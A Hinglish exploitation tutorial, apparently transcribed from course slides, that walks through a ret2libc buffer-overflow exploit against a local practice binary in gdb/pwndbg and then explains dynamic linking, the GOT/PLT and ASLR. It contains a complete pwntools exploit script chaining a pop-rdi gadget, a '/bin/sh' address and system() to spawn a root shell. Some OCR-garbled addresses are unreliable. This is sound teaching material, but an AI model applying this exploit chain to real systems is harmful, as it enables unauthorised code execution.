0x402000	0x403000	r--p	1000 2000	/root/yt/pwn/yt/Ret2Libc/ret2libc		
0x403000	0x404000	r--p	1000 2000	/root/yt/pwn/yt/Ret2Libc/ret2libc		
0x404000	0x405000	rw-p	1000 3000	/root/yt/pwn/yt/Ret2Libc/ret2libc		
0x405000	0x426000	rw-p	21000 0	[heap]		
0x7ffff7dbf000	0x7ffff7de1000	r--p	22000 0	/usr/lib/x86_64-linux-gnu/libc-2.31.so		
0x7ffff7de1000	0x7ffff7f59000	r-xp	178000 22000	/usr/lib/x86_64-linux-gnu/libc-2.31.so		
0x7ffff7f59000	0x7ffff7fa7000	r--p	4e000 19a000	/usr/lib/x86_64-linux-gnu/libc-2.31.so		
0x7ffff7fa7000	0x7ffff7fab000	r--p	4000 1e7000	/usr/lib/x86_64-linux-gnu/libc-2.31.so		
0x7ffff7fab000	0x7ffff7fad000	rw-p	2000 1eb000	/usr/lib/x86_64-linux-gnu/libc-2.31.so		
0x7ffff7fad000	0x7ffff7fb3000	rw-p	6000 0	[anon_7ffff7fad]		
0x7ffff7fc9000	0x7ffff7fc0000	r--p	4000 0	[vvar]		
0x7ffff7fc0000	0x7ffff7fcf000	r-xp	2000 0	[vdso]		
0x7ffff7fcf000	0x7ffff7fd0000	r--p	1000 0	/usr/lib/x86_64-linux-gnu/ld-2.31.so		
0x7ffff7fd0000	0x7ffff7ff3000	r-xp	23000 1000	/usr/lib/x86_64-linux-gnu/ld-2.31.so		
0x7ffff7ff3000	0x7ffff7ffb000	r--p	8000 24000	/usr/lib/x86_64-linux-gnu/ld-2.31.so		
0x7ffff7ffb000	0x7ffff7ffd000	r--p	1000 2c000	/usr/lib/x86_64-linux-gnu/ld-2.31.so		
0x7ffff7ffd000	0x7ffff7ffe000	rw-p	1000 2d000	/usr/lib/x86_64-linux-gnu/ld-2.31.so		
0x7ffff7ffe000	0x7ffff7fff000	rw-p	1000 0	[anon_7ffff7ffe]		
0x7fffffffde000	0x7fffffff000	rw-p	21000 0	[stack]		
0xffffffffffff600000	0xffffffffffff601000	--xp	1000 0	[vsyscall]	I	

**vmmmap** me sabse phle jo humara code run ho rha **ret2libc** wo show kr rha hai. fir **heap** hai. fir **libc** ka code show kr rha hai. fir **stack** ka code show kr rha hai.

```
pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x400000      0x401000 r--p    1000 0      /root/yt/pwn/yt/Ret2Libc/ret2libc
0x401000      0x402000 r-xp    1000 1000   /root/yt/pwn/yt/Ret2Libc/ret2libc
0x402000      0x403000 r--p    1000 2000   /root/yt/pwn/yt/Ret2Libc/ret2libc
0x403000      0x404000 r--p    1000 2000   /root/yt/pwn/yt/Ret2Libc/ret2libc
0x404000      0x405000 rw-p    1000 3000   /root/yt/pwn/yt/Ret2Libc/ret2libc
0x405000      0x426000 rw-p    21000 0     [heap]
0x7fffff7dbf000 0x7fffff7de1000 r--p    22000 0     /usr/lib/x86_64-linux-gnu/libc-2.31.so
```

Humne pichhle challenges me bs itna code ka use krke exploit kiya tha.

```
pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x400000      0x401000 r--p    1000 0      /root/yt/pwn/yt/Ret2Libc/ret2libc
0x401000      0x402000 r-xp    1000 1000   /root/yt/pwn/yt/Ret2Libc/ret2libc
0x402000      0x403000 r--p    1000 2000   /root/yt/pwn/yt/Ret2Libc/ret2libc
0x403000      0x404000 r--p    1000 2000   /root/yt/pwn/yt/Ret2Libc/ret2libc
0x404000      0x405000 rw-p    1000 3000   /root/yt/pwn/yt/Ret2Libc/ret2libc
0x405000      0x426000 rw-p    21000 0     [heap]
0x7fffff7dbf000 0x7fffff7de1000 r--p    22000 0     /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7fffff7de1000 0x7fffff7f59000 r-xp    178000 22000   /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7fffff7f59000 0x7fffff7fa7000 r--p    4e000 19a000  /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7fffff7fa7000 0x7fffff7fab000 r--p    4000 1e7000  /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7fffff7fab000 0x7fffff7fad000 rw-p    2000 1eb000  /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7fffff7fad000 0x7fffff7fb3000 rw-p    6000 0       [anon_7fffff7fad]
0x7fffff7fc9000 0x7fffff7fc000 r--p    4000 0       [vvar]
0x7fffff7fc000 0x7fffff7fcf000 r-xp    2000 0       [vdso]
0x7fffff7fcf000 0x7fffff7fd0000 r--p    1000 0      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7fffff7fd0000 0x7fffff7ff3000 r-xp    23000 1000   /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7fffff7ff3000 0x7fffff7ffb000 r--p    8000 24000   /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7fffff7ffb000 0x7fffff7ffd000 r--p    1000 2c000   /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7fffff7ffd000 0x7fffff7ffe000 rw-p    1000 2d000   /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7fffff7ffe000 0x7fffff7fff000 rw-p    1000 0       [anon_7fffff7ffe]
0x7fffffffde000 0x7fffffff000 rw-p    21000 0     [stack]
0xffffffffffff600000 0xffffffffffff601000 --xp    1000 0     [vsyscall] I
```

Aur humne is code ko abhi tk use bhi nhi kiya apne exploitation me. To hum inme se bhi code utha skte hai.

Aur hum **ASLR** suru me isliye band kiya tha kyoki wo yha pr heap aur stack ki value ko randomise kr deta aur yha pr inke address copy paste krna hai.

Ab hum apne binary me **gadgets** ko search kr lete hai.

```
0x0000000000004012ce : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000004012d0 : pop r14 ; pop r15 ; ret
0x0000000000004012d2 : pop r15 ; ret
0x000000000000401148 : pop rax ; add dil, dil ; loopne 0x4011b5 ; nop ; ret
0x0000000000004012cb : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000004012cf : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000004011bd : pop rbp ; ret
0x0000000000004012d3 : pop rdi ; ret
0x0000000000004012d1 : pop rsi ; pop r15 ; ret
0x0000000000004012cd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000000040101a : ret
0x000000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x00000000000040105b : sar edi, 0xff ; call qword ptr [rax - 0x5e1f00d]
0x0000000000004012ed : sub esp, 8 ; add rsp, 8 ; ret
0x0000000000004012ec : sub rsp, 8 ; add rsp, 8 ; ret
0x000000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x000000000000401143 : test eax, eax ; je 0x401150 ; mov edi, 0x404058 ; jmp rax
0x000000000000401185 : test eax, eax ; je 0x401190 ; mov edi, 0x404058 ; jmp rax
0x00000000000040100f : test rax, rax ; je 0x401016 ; call rax
0x0000000000004011b8 : wait ; add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret

Unique gadgets found: 70
→ Ret2Libc
```



Iske andar **pop rdi** aur ek **blank ret** find kr lete hai.

Aur ye dono hr binary me mil jate hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2libc')

io = process()

pop_rdi = 0x0000000000004012d3
bin_sh =
system =
ret =    []

payload = cyclic(40) + pack()

io.sendline(payload)

io.interactive()
~
```

Hume ye chije chahiye to hum ek-2 krke nikalte hai.

Iske liye hume binary ko run krte hai.

```
→ Ret2Libc gdb ./ret2libc
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ret2libc...
(No debugging symbols found in ./ret2libc)
pwndbg> r
Starting program: /root/yt/pwn/yt/Ret2Libc/ret2libc
Enter Data - █
```

Aur ise **ctrl+c** krna pdta hai.

Ab hum search krte hai '**/bin/sh**' ko.

```
pwndbg> search /bin/sh
libc-2.31.so    0x7ffff7f735bd 0x68732f6e69622f /* '/bin/sh' */
pwndbg> █
```

To ye yha bs **libc** file me mila. iska address copy kr lete hai.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2libc')

io = process()

pop_rdi = 0x000000000004012d3
bin_sh = 0x7ffff7f735bd
system =
ret =

payload = cyclic(40) + pack()

io.sendline(payload)

io.interactive()
~
```

Ab hume next **system()** function ka address chahiye.

Ab hum fir se binary ko run karenge

```

→ Ret2Libc gdb ./ret2libc
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ret2libc...
(No debugging symbols found in ./ret2libc)
pwndbg> r
Starting program: /root/yt/pwn/yt/Ret2Libc/ret2libc
Enter Data -
```

Aur jaise hi binary input mangega hum **ctrl+c** kr denge.

```

0x7ffff7ecd074 <read+132>    mov    rdx, qword ptr [rip + 0xdddf5]
0x7ffff7ecd07b <read+139>    neg    eax
0x7ffff7ecd07d <read+141>    mov    dword ptr fs:[rdx], eax
0x7ffff7ecd080 <read+144>    mov    rax, -1
[ STACK ]
00:0000| rsp 0xfffffffffdde8 --> 0x7ffff7e4fbcf (_IO_file_underflow+383) ← test    rax, rax
01:0008| 0x7ffff7fdde0 ← 0x0
02:0010| 0x7ffff7fdde8 --> 0x7ffff7fa84a0 (_IO_file_jumps) ← 0x0
03:0018| 0x7ffff7fdde0 ← 0x0
04:0020| 0x7ffff7fdde8 --> 0x7ffff7fab980 (_IO_2_1_stdin_) ← 0xfbad2288
05:0028| 0x7ffff7fdde00 --> 0x7ffff7fa84a0 (_IO_file_jumps) ← 0x0
06:0030| 0x7ffff7fdde08 --> 0x7ffff7fac790 (stdin) --> 0x7ffff7fab980 (_IO_2_1_stdin_) ← 0xfba
d2288
07:0038| 0x7ffff7fdde10 --> 0x7ffff7fb2540 ← 0x7ffff7fb2540
[ BACKTRACE ]
▶ f 0 0x7ffff7ecd002 read+18
f 1 0x7ffff7e4fbcf _IO_file_underflow+383
f 2 0x7ffff7e50fb6 _IO_default_uflow+54
f 3 0x7ffff7e42a1d gets+125
f 4 0x40125b main+56
f 5 0x7ffff7de30b3 __libc_start_main+243

```

**pwndbg>**



Ab hum ya **pr** search nhi use karenge. search string ko search krne ke liye use hota hai.  
Yha pr **x → examine** ya **p → print** ka use kr lenge.

```

pwndbg> p system
$1 = {int (const char *)} 0x7ffff7e112c0 <__libc_system>
pwndbg>

```

Ab isko bhi hum paste kr denge.

```

pop_rdi = 0x00000000004012d3
bin_sh = 0x7ffff7f735bd
system = 0x7ffff7e112c0
ret =

payload = cyclic(40) + pack()

io.sendline(payload)

```

Ab hum bs **ret** ka address chahiye. Hum apne binary se bhi le skte hai aur libc se bhi le skte hai.

Yha humne apne binary se hi le liya.

```
0x0000000000004011bd : pop rbp ; ret
0x0000000000004012d3 : pop rdi ; ret
0x0000000000004012d1 : pop rsi ; pop r15 ; ret
0x0000000000004012cd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000000040101a : ret
0x000000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x00000000000040105b : sar edi, 0xff ; call qword ptr [rax - 0x5e1f00d]
0x0000000000004012ed : sub esp, 8 ; add rsp, 8 ; ret
0x0000000000004012ec : sub rsp, 8 ; add rsp, 8 ; ret
0x000000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x000000000000401143 : test eax, eax ; je 0x401150 ; mov edi, 0x404058 ; jmp rax
0x000000000000401185 : test eax, eax ; je 0x401190 ; mov edi, 0x404058 ; jmp rax
0x00000000000040100f : test rax, rax ; je 0x401016 ; call rax
0x0000000000004011b8 : wait ; add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret

Unique gadgets found: 70
→ Ret2Libc
```



```
pop_rdi = 0x0000000000004012d3
bin_sh = 0x7ffff7f735bd
system = 0x7ffff7e112c0
ret = 0x00000000000040101a

payload = cyclic(40) + pack()
```

## Final code.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2libc')

io = process()

pop_rdi = 0x0000000000004012d3
bin_sh = 0x7ffff7f735bd
system = 0x7ffff7e112c0
ret = 0x00000000000040101a           I

payload = cyclic(40) + pack(pop_rdi) + pack(bin_sh) + pack(ret) + pack(system)

io.sendline(payload)

io.interactive()
~
```

**ROP** aur **ret2libc** me koi jyada difference nhi hai. ye bs **ret2libc ROP** ka ek mutation hai. jisme hum dekhte hai ki **libc** ke code ka use krke kaise hum exploit kr skte hai.

Ab hum apne program ko run krte hai.

```
→ Ret2Libc python3 exploit.py
[*] '/root/yt/pwn/yt/Ret2Libc/ret2libc'
Arch:      amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:        NX enabled
PIE:      No PIE (0x400000)
[+] Starting local process '/root/yt/pwn/yt/Ret2Libc/ret2libc': pid 12543
[*] Switching to interactive mode
$ id
uid=0(root) gid=1000(hellsender) groups=1000(hellsender),4(adm),24(cdrom),27(sudo),30(dip)
gdev),120(lpadmin),131(lxd),132(sambashare)
$
```

And we got root.

#####
#####

## Global Offset Table(GOT) and Procedure Linkage Table(PLT)

Humne is se phle return to **libc** technique dekha to jaisa ki hum jante hai **libc** shared library hota hai. aur jb bhi hum koi program banate hai usme hum functions use krte hai jaise **printf**, **gets**, **system** etc jinka code hum khud nhi likhte hai. ye functions ke code already **libc** me likha hogा.


Agar man lo hume “**hello world**” print krna hota hai. to **printf** ka function **libc** se laya jata hai. aur wo code screen pr **hello world** print kr deta hai.

To yha pr hum samjhenge ki jb hum koi binary likhte hai aur use **linker** se **link** krte hai. to wo kaise **link** krta hai jb hum bolte hai.

To yha pr hum samjhenge ki jb hum koi **binary(elf)** likhte hai aur **libc** aapas me **link** kaise hoti hai. jb hum bolte hai **printf** function ko use karo to kaise humari binary jo hai. wo dusri jagah pr rkhi **libc** se code utha kr apni binary me use kr leti hai.

Us process ko hum smjhenge. Aur usi me do tables bahut important role play krte hai.

1. **GOT(Global Offset Table)**
2. **PLT(Procedure Linkage Table)**



Linking ka jo tarika hota hai binary me wo do tarike ka hota hai.

## LINKING TYPES


- 1) STATIC LINKING
- 2) DYNAMIC LINKING

# STATIC LINKING




**Static linking** me **libc** ka sara code uthkr humare binary me aa jata hai. jiska disadvantage yh hai ki file ka size kafi bda ho jata hai. aur advantage ye hai ki hum kisi bhi linux me run kare isme **libc** nhi usme bhi ho fir bhi dependencies ka error nhi aayega.

# DYNAMIC LINKING



**Static linking** ke opposite hota hai **dynamic linking**. Ab **dynamic linking** me hum aisa nhi krte ki **libc** ka code uthkr **elf** me aa jaye. Dono ko separate rhne dete hai. humari **binary(elf)** memory me alag load aur **libc** alag memory me load hota hai.

Ab hume **libc** ke kisi function ka use lena hai apne **elf** ke through. Man lo hume **printf** ka use lena hai **libc** se to mai apne **execution** ko **libc** pr bhejunga. **libc** ke andar jha pr bhi **printf** ka code load hua rhega. Mai wahan jakr **printf** ka sara code run karunga. Uske bad wapas **elf** pr aakr apna **next code** run krunga.



Dono file alag rhti hai hume jo bhi code run krna hogा to hume **libc** pr jana pdega fir execute krenge fir wapas apne **elf** pr aayenge.

**Dynamic linking** me elf file ka size chhota hi rhta hai. kyoki isme **libc** ka humne add nhi kiya hota hai aur disadvantage kya hai ki iski dependencies hai agar **libc** file nhi hogi to ye run nhi karega.

## DYNAMIC LINKING

### How Do We Know The Address Of Function In LIBC.SO?

Humne protection ke time pr **ASLR** protection dekh tha. wahan humne dekha tha ki **libc** ka jo **address** hota hai. wo random hota hai.

Jb hum apne **elf** file ko run krte hai. to wo memory me load hoti aur **libc** memory me load hoti hai. to jb wo memory me load hoti to address jo hote hai wo **random** hote hai.

**ELF** ko nhi pta ki **libc** ke functions ke addresses kahan hai. for example **elf** ko nhi pta ki **printf** memory me kahan load hua hai.

To **dynamic linking** me ek problem hai ki agar hume **printf** ka code use krna hai to hume uska address to pta hona chahiye ki wo memory me kahan hai. to hume address pta hona chahiye taki mai use run kr paye us function ko.

Hume nhi pta hota kyoki wo **ASLR** protection se randomise ho rha hota hai hr bar.

To yahin pr is problem ko solve krne ke liye aate hai **GOT** and **PLT** tables.

1. **GOT(Global Offset Table)**
2. **PLT(Procedure Linkage Table)**

Jb bhi hamare **elf** ke through **libc** ke kisi function ko call ki jati hai to.

# DYNAMIC LINKING

```
0x000000000040113e <+8>:    mov  rdi,0x402004
0x0000000000401145 <+15>:   call  0x40045d <puts@plt>
0x000000000040114a <+20>:   mov  rdi,0x402011
0x0000000000401151 <+27>:   call  0x40045d <puts@plt>
```

Kuchh is tarah likha hua milta hai. yha pr likha hai **<puts@plt>** . iska mtlb **puts** function ko call karo **plt** table se.

```
0x000000000040113e <+8>:      mov rdi,0x402004  
0x0000000000401145 <+15>:    call 0x40045d <puts@plt>  
0x000000000040114a <+20>:    mov rdi,0x402011  
0x0000000000401151 <+27>:    call 0x40045d <puts@plt>
```

Aur **<puts@plt>** aage ek **address** diya rhta hai. To puts function ka address nhi hota hai. ye **plt** table ka address hota hai. yha hum dekh skte hai ye point kr rha hai plt table pr.

Yha do bar **puts** call ho rhe hai. To jb bhi kisi **function** ko call krte hai **libc.so** se to uska jo process hota hai call krne ka wo alag hota hai.

Jb bhi phli bar ke bad hum kisi **function** ko call krte hai 10 bar 20 bar jitni chahe utni bar.

Uska process same rhta hai call krne ka. Phli bar jb hum kisi function ko call krta hai to uska process long rhta hai. address nikalna pdta hai. ki uska address hai kahan. Agli bar ke liye hum uska address save krke rkhe letे hain. aur wahan se hum use krte rhte hain. taki humara time bachta rhe.

Ab hum assembly ka code smjhte hain.

```
0x000000000040113e <+8>:      mov rdi,0x402004  
0x0000000000401145 <+15>:    call 0x40045d <puts@plt>  
0x000000000040114a <+20>:    mov rdi,0x402011  
0x0000000000401151 <+27>:    call 0x40045d <puts@plt>
```

Yha pr hum is **puts@plt** ko call krte hai. To jb call hogi to ye **Procedure Linkage Table** pr chala jayega.

## Procedure Linkage Table

Address	Instructions
0x40045d	jmp 0x6010018

Is table me kuchh nhi hota bs ek instruction likha hota hai ki 0x60100 (jo bhi address) pr jump karo. Ab ye **address** point kr rha hota hai ek aur table ko jise hum khte hai **Global Offset Table**.

## Procedure Linkage Table

Address	Instructions
0x40045d	jmp 0x6010018

## Global Offset Table

Address	LIBC Address
0x6010018	call _dl_runtime_resolve

Ab is address pr jump krte hai to ek instruction likha hota hai **call\_dl\_runtime\_resolve** Ye jb hota hai jb hum kisi function ko phli bar call krte hai. to ye wala **process** follow hota hai uska address nikalne ke liye. aur ye instruction backend me computation karta hai aur humne jo bhi function bola tha ye uska **address** nikal ke jahan pr ye instruction likha hai wahan us function ka address **libc** ke andar se nikal kr likh deta hai.

## Global Offset Table

Address	LIBC Address
0x6010018	0x7fba83c8f723

Ye tha phli bar ka process. Agar hum dusri bar call krte hai to.

0x000000000040113e <+8>:	mov rdi,0x402004
0x0000000000401145 <+15>:	call 0x40045d <puts@plt>
0x000000000040114a <+20>:	mov rdi,0x402011
0x0000000000401151 <+27>:	call 0x40045d <puts@plt>

To jb hum agale bar same function ko call krte hai. to ye **PLT** ke address pr jayega fir **GOT** ke address pr jump karega fir yha **call\_dl\_runtime\_resolve** instruction ko call nhi hoga. Kyoki hum is function ka **address** pichhli bar hi nikal chuke liya tha. to direct call kr dega.

## Procedure Linkage Table

Address	Instructions
0x40045d	jmp 0x6010018

## Global Offset Table

Address	LIBC Address
0x6010018	0x7fba83c8f723

To hum phli bar hi call krte hai **call\_dl\_runtime\_resolve** instruction ko address nikalne ko agli bar us address ka use leke function ko call krte hai.

To ye dono table bahut important hota hai. inhi ke andar **libc** ke function ka **address** pda hota hai. to yhi se addresses ko nikalte hai.

Ye dono table hume bahut sare attacks me kam aane wale hai.

#####

## Understanding ASLR and Its Bypass

### Address Space Layout Randomization (ASLR)

Address Space Layout Randomization (or ASLR) is the randomization of the place in memory where the program, shared libraries, the stack, and the heap resides. This makes it harder for an attacker to exploit a service, as knowledge about where the stack, heap, or libc can't be re-used between program launches.

**ASLR** kya krta hai ki jo **Stack, Heap, Shared Libraries** ke **addresses** hote hai use **randomise** kr deta hai.

Mtlb mai hr bar mai ek process ko start karunga mai same process ko start kr rha hun lekin har bar uske **addresses** honge wo pichhle wale se alag honge. Ye kam krta hai ASLR protection.

Iska fayda hum dekhenge to jaisa ki humne **return2libc** wale tutorial me humne dekha tha. humne phle **ASLR** ko band kiya tha uske bad fir hume **libc** ke **addresses** ka use kiya tha. jaise **system()** function, '**/bin/sh**' string in sb ka humne use kiya tha.

Agar hum **ASLR** ko band nhi krte to humne uska **address** pta hi na hota **system()** function ka kyoki wo har bar nya hota hum is bar **system()** function ka address copy krta aur agli bar jb run krta to change ho jata. To wo kam krta hai **ASLR**.

## What Does ASLR DO?

Process 1		Process 2	
Starting Address	Region	Starting Address	Region
0x4000000	Binary	0x4000000	Binary
0x210e000	Heap	0xc800000	Heap
0x7f42e3304000	Libc	0x7f0fe309c000	Libc
0x7f42e34f8000	Ld.so	0x7f0fe3290000	Ld.so
0x7fff25335000	Stack	0x7ffce2c33000	Stack

Ab hum dekhenge ki **addresses** kaise assign hota hai. **libc** ke sare functions ko.

**ASLR** ne **libc** ko aur ek **starting address** de diya. ki yha se tumhara jo bhi code hai usme apne hisab se **addresses** assign kr lo.

Lekin starting address **0x7f42e3304000** hoga tumhara yhi se tum apne aap ko load karoge.

## Addresses Assingement

LIBC		
Functions	Address Computation	Address
puts		
system		
printf		
gets		

Ab **libc** ke andar **puts**, **syststem**, **printf**, **gets** in sb ka code hai. to inhe **addresses** kaise milte hai.

**ASLR** ne to hume **starting address** de diya lekin iske andar jo chije hai unko **addresses** kaise milega. Agar **libc** ke andar hai **/bin/sh** to unko **addresses** kaise milega.

To sbse phle kisi bhi chij ka **addresses** calculate krna hota hai. to uske liye hume ye pta hona chahiye ki wo jo **function** hai ya jo bhi **string** hai wo file ke **starting** se kitni duri pr hai.

Jaise ki humne ek file bnayi 4 lines ka file banata hun mai. first line me maine likha **apple**, second line me maine likha **banana**, third line me maine likha **orange** aur forth me likha **cherry**.

To agar hum puchhe ki **orange** kaun se line me hai to aap bata doge ki **third** line me hai.

To theek isi tarah agar hume kisi function ka **address** nikalna ho to hum ye pta karenge ki wo function kitni **bytes** dur hai **starting** se.

man lijiye hume **puts** ka **address** nikalna hai to hume pta krna hoga ko **libc** start se lekr **puts** function ka jha se code start ho rha hai wo kitni dur hai.

## Addresses Assingement

LIBC		
Functions	Address Computation	Address
puts		
system		
printf		
gets		

Diagram illustrating memory layout and address computation:

- The memory starts at address **0x7f42e3304000**.
- The **puts** function is 0x4 bytes long.
- The **system** function is 0x9 bytes long, starting at the address indicated by the red dot.
- The **printf** function is 0x10 bytes long.
- The **gets** function is 0x18 bytes long.
- Arrows indicate the length of each function from the start address.

Man lijiye jo **puts** ka code hai wo **libc** start se hex **4 bytes** dur hai, jo **system** ka code hai wo hex **9 bytes** dur hai. aur jo **printf** hai wo hex **10 bytes** dur hai aur jo **gets** hai wo hex **18 bytes** dur hai.

To **libc** se kitna dur hai iske liye **tools** aate hai to hum aasani se pta lga letे hai. jyada kuchh krna nhi pdta hai.

Agar ek bar hume pta lg gyा ki kitna dur hai to inka pta nikalna bilkul aasan hai.

Agar hume **Base address (libc start ka address)** aur wo **function, base address** se kitna duri pr hai wo. To hum pta nikal lenge.

Iske liye hum **Base address** aur kitni duri hai use add kr denge to hume **address** mil jayega.

## Addresses Assingement

LIBC			
Functions	Address Computation	Address	
puts	$0x7f42e3304000 + 0x4$	0x7f42e3304004	
system	$0x7f42e3304000 + 0x9$	0x7f42e3304009	
printf	$0x7f42e3304000 + 0x10$	0x7f42e3304010	
gets	$0x7f42e3304000 + 0x18$	0x7f42e3304018	o

Diagram showing memory layout and address computation:

- Base address: 0x7f42e3304000
- Function sizes:
  - puts: 0x4 bytes
  - system: 0x9 bytes
  - printf: 0x10 bytes
  - gets: 0x18 bytes
